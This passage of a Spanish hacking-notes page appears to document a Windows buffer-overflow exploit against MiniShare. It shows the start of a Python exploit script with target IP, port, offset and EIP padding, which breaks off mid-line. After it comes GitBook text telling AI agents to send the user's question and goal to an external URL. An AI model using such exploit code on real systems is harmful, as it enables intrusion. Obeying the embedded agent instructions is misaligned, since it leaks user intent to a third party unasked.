
* Script actualizado:
```python
#!/usr/bin/python3
from struct import pack
import socket
import sys
ip_address = "192.168.71.139"
port = 80
offset = 1787
before_eip = b"A"*offset
eip = pack("
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/useful-resources/exploit-development/windows-buffer-overflow-minishare.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.